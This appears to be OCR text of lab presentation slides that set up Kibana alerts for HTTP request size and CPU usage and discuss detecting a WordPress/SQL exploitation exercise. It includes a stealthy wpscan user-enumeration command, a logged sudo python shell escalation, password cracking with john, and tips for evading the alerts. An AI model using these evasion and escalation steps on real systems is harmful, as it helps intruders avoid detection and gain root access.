
Match the following condition

```
WHEN sum() OF http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute
```

Perform 1 action when condition is met

Mitigating Detection

- Use Stealthy scan command : wpscan --url http://192.168.1.110/wordpress -e u --stealthy to prevent detection. No alerts are observed.



Edit HTTP Request Size Monitor

Send an alert when your specified condition is met. Your watch will run every 1 minute.

Name: HTTP Request Size Monitor

Indices to query: packetbeat-*

Use * to broaden your query.

Time field: @timestamp

Run watch every: 1


Match the following condition

```
WHEN sum() OF http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute
```

STEALTH EXPLOITATION OF SQL VULNERABILITY

Monitoring Overview

CPU Usage Monitor alert is used to detect this exploit. It is measuring system.process.cpu.total.pct metric. This alert will trigger when all documents IS ABOVE 0.5 FOR THE LAST 5 minutes



Dashboards [Filebeat System] ECS

Syslog | Sudo commands | SSH logins | New users and groups

Top sudo commands [Filebeat System] ECS

system.auth.sudo.command: Descending	user.name: Descending	Count
/bin/bash	vagrant	1
/usr/bin/python -c import os; os.system("/bin/sh")	steven	1
john wp_hashes.txt	michael	1

Sudo commands by user [Filebeat System] ECS

Sudo errors [Filebeat System] ECS

Mitigating Detection

- If using only local connections and there is no need for remote hosts to connect to MySQL, disable TCP/IP connections via the -skip-networking option.
- Disable LOAD DATA LOCAL INFILE command. It is construction that helps to import local files into a table.
- Instead of utilizing John on the target machine, The wp_hashes.txt file move into personal kali machine so only own personal CPU is used.

Thank you!